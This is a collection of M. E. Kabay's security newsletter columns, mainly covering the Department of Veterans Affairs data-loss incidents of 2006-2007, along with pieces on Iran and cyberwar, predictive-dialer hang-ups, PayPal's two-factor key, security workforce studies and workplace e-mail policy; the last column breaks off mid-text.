M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

VAgaries of Wandering Data

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

On May 3, 2006, a career civil servant at the Department of Veterans Affairs (VA) violated official policy by taking computer disks containing personally identifiable information (PII) about 26.5 million veterans home with him. The disks were stolen from his home. < http://www.networkworld.com/news/2006/052206-us-agency-loses-veterans-data.html?brl > Two weeks after officials learned of the theft, the VA disclosed the incident to the public and set up a Website and an 800-number to provide veterans and with information and a channel for reporting possible identity theft.< http://www.networkworld.com/news/2006/052506-lawmaker-calls-on-va-head.html?inform >

The USA.gov Website put up a page called "Latest Information on Veterans Affairs Data Security" < http://www.usa.gov/veteransinfo.shtml > with answers to frequently-asked questions; the VA itself also continued issuing press releases (using keyword “data” in the search field at < http://www1.va.gov/opa/pressrel/index.cfm > provides a reasonable chronology).

In early June 2006, the VA announced that the stolen data might include PII about up to 1.1M active-duty troops, 430,000 members of the National Guard and 645,000 members of the reserves.< http://www1.va.gov/opa/pressrel/pressrelease.cfm?id=1134 > Reactions from a coalition of veterans groups was immediate: they launched a class-action lawsuit demanding full disclosure of exactly who was affected by the theft and seeking $1000 in damages for each victim.< http://www.usatoday.com/news/washington/2006-06-06-veterans-data_x.htm >

The VA struggled to cope with the bad publicity and potential legal liability resulting from the May theft. On May 26, 2006, Secretary of VA R. James Nicholson issued a Directive to all VA supervisors in which he wrote, “Having access to such sensitive information brings with it a grave responsibility. It requires that we protect Federal property and information, and that it shall not be used for other than authorized activities and only in authorized locations. As managers, supervisors, and team leaders it is your responsibility to ensure that your staff is aware of and adheres to all Federal and VA policies and guidelines governing privacy protected material. I also expect each and every one of you to know what sensitive and confidential data your subordinates, including contractors, have access to and how, when and where that data is used, especially in those cases where it is used or accessed off-site.”< http://www1.va.gov/opa/pressrel/pressrelease.cfm?id=1128 >

On May 30, 2006, the VA fired the analyst “response for data loss” and announced changes in the administration of information security in the organization.< http://www1.va.gov/opa/pressrel/pressrelease.cfm?id=1129 > The press release made no mention of who was responsible for allowing anybody to store unencrypted PII on VA computers or media.

Coincidentally, at the end of May, the Government Accountability Office (GAO) issued a report: “GAO-06-612: Homeland Security: Guidance and Standards are Needed for Measuring the

Effectiveness of Agencies' Facility Protection Efforts."< http://www.gao.gov/cgi-bin/getrpt?GAO-06-612 > The report specifically named the VA as requiring "guidance and standards for measuring performance in federal government facility protection."

On June 21, 2006, the VA announced that it would provide free credit monitoring for everyone affected by the data theft in May.< http://www1.va.gov/opa/pressrel/pressrelease.cfm?id=1129 >

But worse was yet to come. More in the saga next time.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

VAgue Promises of Improvement

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In this brief series of articles, I've been recounting the tale of data losses at the Department of Veterans Affairs (VA).

On June 14, 2006, Linda D. Koontz, Director, Information Management Issues and Gregory C. Wilshusen, Director, Information Security Issues of the Government Accountability Office of the United States offered testimony before the Committee on Veterans' Affairs, House of Representatives. The GAO report on their analysis and recommendations later appeared as GAO-06-866 < http://www.gao.gov/cgi-bin/getrpt?GAO-06-866T >. Highlights of their analysis included these comments:

"For many years, significant concerns have been raised about VA's information security—particularly its lack of a robust information security program, which is vital to avoiding the compromise of government information, including sensitive personal information. Both GAO and the department's inspector general have reported recurring weaknesses in such areas as access controls, physical security, and segregation of incompatible duties. The department has taken steps to address these weaknesses, but these have not been sufficient to establish a comprehensive information security program. For example, it is still developing plans to complete a security incident response program to monitor suspicious activity and cyber alerts, events, and incidents. Without an established and implemented security program, the department will continue to have major challenges in protecting its information and information systems from security breaches such as the one it recently experienced." Two related reports appeared about a week later with specific comments about the May 2006 data breach (GAO-06-897T < http://www.gao.gov/highlights/d06897thigh.pdf >) and about the overall challenges facing the VA and the Department of Defense (DoD) in protecting personally-identifiable information (PII) of active-duty and retired military personnel (GAO-06-905T < http://www.gao.gov/highlights/d06905thigh.pdf >).

At the end of June 2006, the laptop and external hard drive stolen on May 3 from the consultant's home were recovered. Forensic examination suggested that the data had not been accessed. This good news suggested that the disaster might blow over.

It was not to be.

The Inspector General (IG) of the VA, George Opfer, released a report on July 11 severely criticizing senior managers of the VA for their lackadaisical response to the original theft of unencrypted PII. The inadequate data security policies had not yet been corrected.< http://www.va.gov/oig/51/FY2006rpts/VAOIG-06-02238-163.pdf > VA Secretary James Nicholsen responded to the IG's report with assurances that the agency had "embarked on a course of action to wholly improve its cyber and information security programs."< http://www.usatoday.com/tech/news/computersecurity/infotheft/2006-08-07-veterans-data_x.htm?csp=34 >

More of this debacle in the next column.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Iran, Disintermediation, and Cyberwar

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

With some justification, skeptics have questioned whether cyberwar is a realistic scenario for concern or merely a scary story to earn funding for security companies and writers. Unfortunately, there are many cases in which journalists and others have leaped to the conclusion that security breaches are examples of cyberwar; recent examples include the Estonian "cyberwar" of 2007 and the attacks on the Church of Scientology in early 2009. < http://www.newscientist.com/blog/technology/2008/01/scientology-hacks-cyberwar-or-street.html >

We may be seeing an illustration of one kind of cyberwar in June 2009 as many readers follow news of the post-election events in Iran with interest and concern. Following a vigorous election campaign in which Mir Hossein Mousavi appeared to have a majority of the voters' support but not a majority of the reported votes < http://www.independent.co.uk/news/world/middle-east/mousavis-aides-fear-dirty-tricks-could-swing-result-1703226.html >, the situation after the balloting quickly degenerated into claims and counterclaims of ballot-rigging < http://www.cnn.com/2009/WORLD/meast/06/15/iran.elections.qa/index.html > and demonstrations that turned into violent confrontations.< http://www.boston.com/bigpicture/2009/06/irans_disputed_election.html >

Throughout the conflict, electronic communications have been central to the organization of protests and to the attempts of the dictatorial regime to suppress dissent. In particular, the tiny-message network Twitter < http://twitter.com/ > has been central to the coordination of mass action. Canadian writer Brett Anningson has a summary of Twitter's role in the protests < http://timestranscript.canadaeast.com/opinion/article/706779 > in which he comments, "Iranian Twitterers, many writing in English, posted photos of huge demonstrations and bloodied protesters throughout the weekend, detailing crackdowns on students at Tehran University and giving out proxy web addresses that let users bypass the Islamic Republic's censors. | By Monday evening, it had become such a movement that Twitter postponed maintenance scheduled for the wee hours of the morning, California time -- midday Tuesday in Iran. | The maintenance was rescheduled to be between 2-3 p.m. in California which happens to be 1:30 a.m. in Iran. | A couple of Twitter feeds have become virtual media offices for the supporters of Moussavi. One feed, mousavi1388 (1388 is the year in the Persian calendar), is filled with news of protests and exhortations to keep up the fight, in Persian and in English. It has more than 15,000 followers." He adds that the social networking site Facebook < http://www.facebook.com/ > has over 50,000 members in the Moussavi fan group.

The government has been fighting back: "Access to networking sites such as Facebook and Twitter and the photography site Flickr have been blocked in Iran, where the government has also been accused of blocking text-messaging, launching denial of service attacks and spreading misinformation to protest communities online." < http://english.aljazeera.net/programmes/rizkhan/2009/06/200962281940160238.html >

Iranians have been bypassing these attempts to shut down their communications; countermeasures include using proxy servers to evade Iranian government Internet blocks.< http://www.sfgate.com/cgi-bin/article.cgi?f=/c/a/2009/06/17/MN75188C6K.DTL > Supporters

of the protests have posted lists of suggested countermeasures < http://boingboing.net/2009/06/16/cyberwar-guide-for-i.html >; e.g., they advise Twitter users not to publicize the location of proxy servers, not to rebroadcast information without verifying its origin and authenticity (to circumvent Iranian government propaganda), and to switch Twitter settings to match the geographical location of Tehran and thus make it harder for the government agents to identify local protesters (the "I AM SPARTACUS" defense< http://www.imdb.com/title/tt0054331/ >).

So it seems that Professor Phil Agre's emphasis on the importance of disintermediation< http://www.mekabay.com/opinion/critical_thinking.pdf > – the removal of institutional barriers to mass communications – and the widespread availability of electronic networks really has brought the world of cyberwar to reality.

And I don't think that this is as far as cyberwar will go. Keep your attention focused on that screen / cell phone / neural implant. . . .

* * *

On another note: join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

VAnishing Confidence

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In this brief series of articles, I've been recounting the tale of data losses at the Department of Veterans Affairs (VA). The next column will be the last in the series.

On Monday, August 7, 2006, Secretary Nicholson announced that a Unisys subcontractor working for the VA offices in Philadelphia and Pittsburgh had reported that his desktop computer was missing. The computer contained PII for 18,000 and possibly up to 38,000 veterans.

A week later (August 14), the VA announced that it would spend $3.7M on encryption software and would encrypt data on all the department's computers and external data storage media or devices. Installation would being Friday Aug 18th.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=security&articleId=9002447&taxonomyId=17 >

In mid-September, the stolen Unisys desktop computer with VA data was located and a temporary employee working on subcontract to Unisys was arrested and charged in the theft.< http://www.infoworld.com/article/06/09/15/HNunisyscontractor arrested_1.html >

In October 2006, the Congressional Committee on Oversight and Government Reform published a report on data losses in US government agencies since January 1, 2003.< http://oversight.house.gov/story.asp?ID=1127 > There were 788 incidents in 19 agencies – in addition to hundreds of incidents at the VA. The report's findings included these bald assertions:
1. Data loss is a government-wide occurrence. . . .

2. Agencies do not always know what has been lost. The letters received by the Committee demonstrate that, in many cases, agencies do not know what information has been lost or how many individuals could be impacted by a particular data loss. Similarly, agencies do not appear to be tracking all possible losses of personal information, making it likely that their reports to the committee are incomplete. For example, the Department of Justice reports that, prior to the May 2006 Veterans Administration data breach, "the Department did not track the content of lost, stolen, or otherwise compromised devices."

3. Physical security of data is essential. Only a small number of the data breaches reported to the Committee were caused by hackers breaking into computer systems online. The vast majority of data losses arose from physical thefts of portable computers, drives, and disks, or unauthorized use of data by employees.

4. Contractors are responsible for many of the reported breaches. Federal agencies rely heavily on private sector contractors for information technology management services. Thus, many of the reported data breaches were the responsibility of contractors.

Alas, the best-laid plans of VA administrators gang oft agley, and on October 31, 2006, VA officials informed 1,400 veterans that their PII had been lost on unencrypted data disks sent by mail from the VA clinic in Muskogee, OK on May 10, June 10 and July 10 were lost. A spokesperson for the hospital explained the three-month delay as being due to the "wait for officials in Washington to approve the wording of the letter." Approval arrived October 26th. There was no explanation of why the data were unencrypted nor why two additional disks were mailed out after the May 10 disk was lost. A report on this incident dated Nov 3, 2006 by Rick Maze in the _Federal Times_ < http://www.federaltimes.com/index.php?S=2331714 > also indicated that a laptop computer from the VA hospital in Manhattan was stolen on September 8 from a computer locked to a cart in a locked room in a locked corridor – and that the data on the stolen machine was deliberately not encrypted despite policy because "a decision had been made not to encrypt data being used for medical purposes."

And more was to come in February 2007, but that's for next time.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

VAleat Quantum VAlere Potest

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In this brief series of articles, I've been recounting the tale of data losses at the Department of Veterans Affairs (VA). This will close the subject for now.

On Friday, February 2, 2007, Secretary of Veterans Affairs Jim Nicholson announced that a VA employee in the VA medical center in Birmingham, AL had reported an external hard drive as missing on January 22nd. According to Rep Spencer Bachus (R-AL), the backup hard drive contained personally identifiable information (PII) on up to 48,000 veterans – and despite VA regulations promulgated in 2006, as many as 20,000 of those records were not encrypted.< http://news.com.com/2100-1029_3-6156386.html > A week later, the VA admitted that the hard drive actually contained PII about 535,000 patients and 1.3 million doctors.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9011218 > It was that loss that led to the letter I quoted in the first article of this series.< http://www.networkworld.com/newsletters/sec/2007/0611sec1.html >

A few weeks later, the Government Accountability Office (GAO) released the closest thing to an exasperated blast of exasperation I think government workers are capable of: in testimony before the Subcommittee on Oversight and Investigations, Committee on Veterans' Affairs, House of Representatives on February 28, 2007, GAO Director of Information Security Issues Gregory C. Wilshusen presented a report entitled "Veterans Affairs Needs to Address Long-Standing Weaknesses."< http://www.gao.gov/new.items/d07532t.pdf > The summary on page 2 of the PDF file include this commentary:

"For many years, GAO has raised significant concerns about VA's information security—particularly its lack of a comprehensive information security program, which is vital to safeguarding government information. The figure below details information security weaknesses that GAO identified from 1998 to 2005. As shown, VA had not consistently implemented appropriate controls for (1) limiting, preventing, and detecting electronic access to sensitive computerized information; (2) restricting physical access to computer and network equipment to authorized individuals; (3) segregating incompatible duties among separate groups or individuals; (4) ensuring that changes to computer software were authorized and timely; or (5) providing continuity of computerized systems and operations. The department's IG has also reported recurring weaknesses throughout VA in such areas as access controls, physical security, and segregation of incompatible duties. In response, the department has taken actions to address these weaknesses, but these have not been sufficient to establish a comprehensive information security programs. As a result, sensitive information has remained vulnerable to inadvertent or deliberate misuse, loss, or improper disclosure. Without an established and implemented security program, the department will continue to have major challenges in protecting its systems and information from security breaches."

In early March 2007, the VA reacted to the January 22nd loss of the portable hard drive. Chief Information Officer (CIO) Robert Howard promulgated a policy restricting the use of portable data storage devices. Only flash drives smaller than 2 GB – and only those issued by the VA's

CIO office itself – would be permitted on the VA network or computers. Encryption would be used throughout the system, just like the assurance issued in August 2006 about spending $3.7M on encryption tools.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=security&articleId=9002447&taxonomyId=17 > In addition, the CIO announced sweeping changes in security administration, with promotion of five deputy CIOs to the rank of assistant secretaries for the following functions: application development, information security, operations and maintenance, resource management and strategic planning.

The latest news I want to mention is the blinding revelation that has come upon federal agencies as of late May 2007: they will stop storing Social Security Numbers and other PII wherever possible.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9021544 >

I tell you, it amazes me sometimes to see the speed with which people can respond to information about security.

[By the way, the Latin title of today's essay means, "Let it stand for what it is worth."]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Automated Harassment

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

Over the last few weeks, my wife and I have noticed about half-a-dozen phone calls at various times of day that had no identification and simply went dead after a few seconds.

Shortly before writing this article in June 2007, I dialed *69 to find out the number of the latest hang-up call and called it. To my astonishment, it was my own phone company, Verizon!

I explained the situation to the pleasant young lady on the line and she explained that the calls were part of a marketing campaign. She offered to put me on Verizon's do-not-call list. I said that was not the point: it seemed to me that there was something wrong with their auto-dialer programming, so the solution was to fix the problem rather than patch one complainant's number at a time. She repeated the same explanation and I repeated my objection more slowly. Finally she switched to a different tack that was more informative.

The system does indeed call customers automatically. However, if no one on the Verizon staff is free to respond to the victim – er, excuse me, customer – on the line within three seconds, the system automatically hangs up. This is apparently a design feature.

I went to the US Federal Communications Commission (FCC) Web site and found a little one-page announcement entitled, "Predictive Dialing: Silence on the Other End of the Line."< http://www.fcc.gov/cgb/consumerfacts/PredictiveAlert.pdf > The consumer alert provides the following information:

>The Federal Communications Commission (FCC) receives complaints about "dead air" or hang up calls. Here's what happens: the phone rings and when the person receiving the call picks up the phone, he or she is met with silence or the "click" of the calling party disconnecting the call. This can be caused by predictive dialing, a technology that allows a telemarketer to simultaneously dial many more numbers than the telemarketer can handle if all of the called parties pick up at the same time. The first to pick up is connected to the telemarketer while the rest are disconnected.

The practice of predictive dialing, and the resulting abandoned calls, often do not allow you to identify the company calling and, therefore, do not afford you the opportunity to make a "do-not-call" request under FCC rules.

In 2003, the FCC adopted rules that prohibit telemarketers from abandoning more than three percent of all calls placed by the telemarketer and answered by a person. A call will be considered "abandoned" if it is not transferred to a live sales agent within two seconds of the recipient's greeting. If you wish to avoid telemarketing calls, you may want to register your number with the National Do-Not-Call Registry by calling 1-888-382-1222 (1-866-290-4236 (TTY)) from the telephone number you wish to register, or you can register on line at www.donotcall.gov. You may also want to contact your state to find out if it has a broad "do-not-call" law that restricts telemarketing calls to individuals registered on its state list.<

Going beyond FCC rules, I think it is unacceptable for a company to hang up without identifying itself on an automated marketing call. The victim of such a hang up may not realize that *69 can identify the caller – and some hang-up calls I have received have the originating number blocked against identification. The victim is thus impeded in responding to what can become repeated interruptions of no benefit to the recipient. Without identification of the caller, there is little or no pressure on the perpetrators to stop their abusive practice.

You might want to write to the FCC with your opinion of their ruling _allowing_ 3% of predictive dialing calls to be abandoned and suggest that all automated marketing calls be required to identify the caller and explicitly provide a mechanism for opting out of such calls. "Press 1 to opt out of all future automated marketing calls from Verizon" would be an excellent substitute for the rudeness of a silently terminated anonymous call.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the MSIA and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Resource Guide Packed with Valuable Information

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The (ISC)^2 "2007 Resource Guide for Today's Information Security Professional, Global Edition" is a 65-page, 16MB PDF file packed with useful information for security professionals around the world. You can download it free from the Web site of the International Information Systems Security Certification Consortium, the (ISC)^2.< https://www.isc2.org/download/2007_ISC_RG_FINAL_W_TABS.pdf > Younger readers may want to know that the abbreviation is a geek joke which converted IISSCC as if it were an algebraic expression.

The Guide has five main sections:

- Educational Resources
- Events
- Publications
- Online Resources and
- Associations/Organizations.

Educational Resources lists universities and colleges in the Americas, Asia-Pacific, and Europe-Middle East-Africa. Some 240 institutions are listed in pages 3-21 (page numbers refer to the booklet pages; the PDF file shows two booklet pages per PDF page). These academic institutions are followed by a listing of about 90 (ISC)^2 Educational Affiliates which provide (ISC)^2-authorized Review Seminars around the world.

Pages 29-60 include security events around the world from January to December. Readers will find the list a useful compendium that can let professionals decide easily on nearby conferences that suit their schedules.

As for publications (pages 61-70), I had no idea there were so many security journals and magazines! The list includes publications in Chinese, Danish, English, Finnish, French, German, Italian, Japanese, Korean, Romanian, Russian, Spanish, and Vietnamese.

Next is a helpful list of online resources (pages 71-92) that includes hundreds of Web sites with information security information in various languages. The Web sites are catalogued as follows:

- Organizational Security Resources Online
- Educational Resources Online
- For Consumers, Families and Educators
- Industry Portals — Resources Online
- Government Online Resources.

Pages 93-104 list security associations and organizations around the world by geographical location.

The booklet ends with some notes about the 21 industry sponsors – and even those pages can be

useful as a small directory to possible providers of products and services.

Good stuff. Be sure to watch for the 2007 version.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

June 2007 INFOSEC Update Workbook Now Online

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Regular readers of this column know that I give a graduate seminar to my MSIA students every year in June called "INFOSEC Year in Review" or "IYIR" for short. This year the 135 graduating students and about 50 more students who will graduate in December received a 453 page book with 1240 abstracts (including introductory material such as the list of categories) dating from January 1, 2006 through May 30, 2007 classified using 280 possible categories. The workbook is a selection I made from a total of 3532 abstracts in that period. The full database and a complete PDF listing of the contents will be posted on my Web site later after some volunteers and I finish adding keywords to the abstracts. I added up my time sheets on this project and it personally took me 163.5 hours from mid-May to mid-June to enter, format, and classify those abstracts; I tell you, I sure missed my research assistants this year!

For now, readers may download< http://www.mekabay.com/msia/conference/2007/IYIR_2007-06.pdf > the 3MB PDF file freely for non-commercial uses such as teaching, research or just plain reading. Please do not post copies of the file on the Web – multiple copies are impossible to keep updated and I do issue corrected versions of these files as I catch typos and other errors.

The IYIR course always sparks interesting discussions among the participants and I hope that readers will be able to use the workbook fruitfully for brown-bag lunches and other stimulating meetings to discuss trends in information assurance. I doubt you will want to print this fairly hefty workbook, but you are welcome to do so if you want to as long as you don't sell it (growl).

The workshop is broken into four sections (morning and afternoon of the two days) and the codes correspond to the parts: those beginning with 1 correspond to topics for the morning of Day 1 and so on. Some of the sections (and their codes) that I found particularly interesting this year in discussions with the graduate students were the following:

14.4 Trojans
14.5 Rootkits & back doors
14.6 Bots & botnets
16.3 Infrastructure vulnerabilities
16.5 Military perspectives on cyberwar & battlespace
18.1 Stolen equipment or media
18.2 Lost or missing equipment or media
1A7 Contests
23.7 VoIP
23.A Open-source software
24.6 Wireless
25.1 Remote control, RATs, reprogramming, auto-updates
25.2 Jamming
26.3 Keystroke loggers
26.4 Cell/mobile phones tracking, eavesdropping & cameras
29.4 Online & electronic voting

29.7 Social networks
31.1 Surveys, studies
31.2 Audits, GAO reports
31.4 New technology with potential security vulnerabilities or implications
33.2 Spam, spim, spit, splogs, phish, vish & pharms
33.5 Data-encryption policies
33.6 Outsourcing & offshoring
43.2 Biometrics
43.7 IPv6 & Internet2
49.1 US-government surveillance
49.2 Non-US-government surveillance
49.3 Anti-terrorist measures
49.4 Airport & Air Transport security
49.7 National ID cards/documents; REAL ID

I hope you will find the document useful and perhaps even stimulating.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

PayPal Security Key:
Two-Factor Authentication for $5

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friend, colleague and former graduate student Carl Ness recently wrote to me excitedly as follows: “It's about time this reached the consumer... < https://www.paypal.com/securitykey >. I got mine yesterday, and I must say, it works really well. Now if my bank would just get a clue....”

That Web page reveals that PayPal has (finally) announced cheap, effective two-factor authentication for the masses. For an affordable $5 fee, PayPal will send anyone a pseudo-random password generator that creates a six-digit security code tied to the devices serial number every 30 seconds. That means that if there are no repeats in the sequence, it could take up to 11.6 days to hit the same security code by chance. If logon sequences are programmed with a reasonable delay to prevent multiple attempts without a timeout after, say, three errors, then assuming even a measly one-minute delay before being able to continue trying security codes, it would take on average about 116 days (keyspace 1e6 codes / 3 = 3.33e5 triplets = 3.33e5 minutes = 5.55e3 hours = 2.31e2 days = 1.16e2 by the Central Limit Theorem < http://www.mekabay.com/methodology/keyspace.xls >). In other words, if properly implemented, this device will be significantly difficult to bypass.

Randomizer tokens offer tremendous improvements to authentication, especially for Web-based commerce. They make man-in-the-middle attacks far more difficult than password-only authentication and they greatly reduce the effect of stolen or compromised passwords.

Users are accustomed to carrying security devices of a similar size: electronic keys for cars. Adding another to their key fob will be no problem. Even if the device is lost, it’s useless without the user ID and password.

My hope is that many other businesses will piggyback onto the PayPal initiative. Like my correspondent Carl, I would be delighted to learn other organizations were adopting the system immediately; I must send this article to my bank, my credit-card company, my book club, my CD club, my DVD-club, my phone company, my insurance company, my. . . .

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Global Information Security Workforce Studies

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The International Information Systems Security Certification Consortium (ISC)^2 has provided a valuable service every year since 2004 with its _Global Information Security Workforce Study_. The documents are available free from the organization with a simple registration.< https://www.isc2.org/cgi-bin/request_wfstudy_public.cgi >

The 2006 study describes the demographics of the survey on page 6. “This year’s study reached a broad cross-section of information security professionals in more than 100 countries. Respondents came from the three major regions of the world: Americas (57.3%), EMEA [Europe, Middle-East and Africa] (22.8%), and Asia/Pacific (including Japan) (19.5%).” A total of 4,016 respondents participated in the study.

The respondents included security specialists from a wide range of job titles and occupations in organizations ranging from small (about 5% from fewer than 10 employees) to large (16% with more than 100,000). Company revenue ranges included about 14% with less than $10M up to those with $50B and up (about 8%). Industries represented included information technology (20%), government (17%), financial services (16%) and many other sectors.

Table 2, “Top 5 Security Technologies Being Deployed by Region” (p. 12) showed interesting differences in the rank orders across regions. Respondents in the Americas listed biometrics first, followed by intrusion detection, wireless security solutions, identity and access management and security event or information management. In contrast, both EMEA and Asia/Pacific ranked the top three as wireless, biometrics and forensics; #4 was intrusion prevention in EMEA and storage security in Asia/Pacific; #5 was risk management solutions in EMEA and business continuity and disaster recovery solutions in Asia/Pacific.

Figure 6 showed that overall, about 45% of the respondents expected to increase funding in the coming year for personnel and 38% expected increases in training budgets (sample size for these questions was about 800).

In the Americas, more than 50% of the respondents reported salaries of $90,000 or higher; that number included the roughly 37% who reported salaries of $100,000 or higher. The second figure was up from about 32% in 2004 but similar to the proportion in 2006.

There are many other valuable insights into the security profession in the reports. Much of the information can be used to bolster reports to management, to provide tidbits for the security column in corporate newsletters, and to plan budgets. I urge readers to download and read them carefully.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of

Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing Private E-mail at Work

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Recently I was getting ready to invite colleagues to the annual Gay Pride parade in Burlington < http://www.pridevt.com > using my employer's e-mail. My wife and I have been marching in such parades for 20 years and I had planned to use my personal e-mail account for the invitation and not to include my professional signature block in the message. However, I have a long-standing objection to the use of corporate e-mail for personal purposes, so I resolved the problem by writing to specific colleagues to ask for their personal e-mail addresses and invited them to join the parade in entirely personal messages.

What's wrong with using corporate e-mail for jokes, invitations, and the like? One issue is the waste of bandwidth. Some people find the quality of the jokes, hoaxes and cheering sessions low enough to be irritating. Another problem arises with politically sensitive messages such as my announcement – some members of a group may find particular events or viewpoints offensive. Why should everyone in the group be subjected to a barrage of unsolicited e-mail just because they work somewhere?

The question also raises some valuable and instructive points about appropriate-use policies for e-mail. First, we don't have a formal written policy on appropriate use of our official e-mail. In the coming months, I propose to work with my colleagues to frame clear written policies that any of our staff members can easily consult for guidance about suitable and unsuitable content for personal messages using the SGS NU mailing addresses. Such policies will reduce possible disappointments and resentments resulting from decisions based on unwritten expectations. In addition, any hint of discrimination based on particular political or religious biases will have to be scrutinized to ensure that we are not subject to legal repercussions.

In more general terms, I believe that clear written guidance for effective use of e-mail is essential for any organization to ensure privacy, maintain security, respect requirements for archiving of data and avoid legal liability of many kinds, including restrictions imposed under the Family Educational Right to Privacy Act (FERPA), 20 USC §1232(g) < http://www.ed.gov/policy/gen/reg/ferpa/index.html >.

An easy tool that we can develop is a voluntary mailing list of non-work e-mail addresses for non-work e-mail. A Yahoo group < http://groups.yahoo.com/ >, for example, offers many benefits over an informal list in the CC: or TO: field. In my next column, I'll explore this option in more detail.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Yahoo Groups Support Appropriate-Use Policies for E-mail

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I introduced the issue of segregating private messages from official e-mail. A Yahoo group can provide a perfect mechanism for any organization to segregate personal, non-work-related e-mail from the official e-mail that supports work. Here are some advantages:

* Membership in a Yahoo group is entirely voluntary; no one has to join, so no one has to receive personal messages, jokes, photos and so on if they don't want to.

* Groups can be defined as entirely private and by invitation only; they won't even show up to casual visitors if the moderator configures the appropriate settings.

* A group allows every member to specify how to receive or view messages. Some members may want to receive e-mail as soon as it is sent whereas others may prefer to receive daily digests or to visit the Web site to see postings. A related advantage is that people who are highly sensitive to peer pressure can join the group if they feel that it would be rude not to do so and then simply ignore the traffic by never visiting the Web site at all.

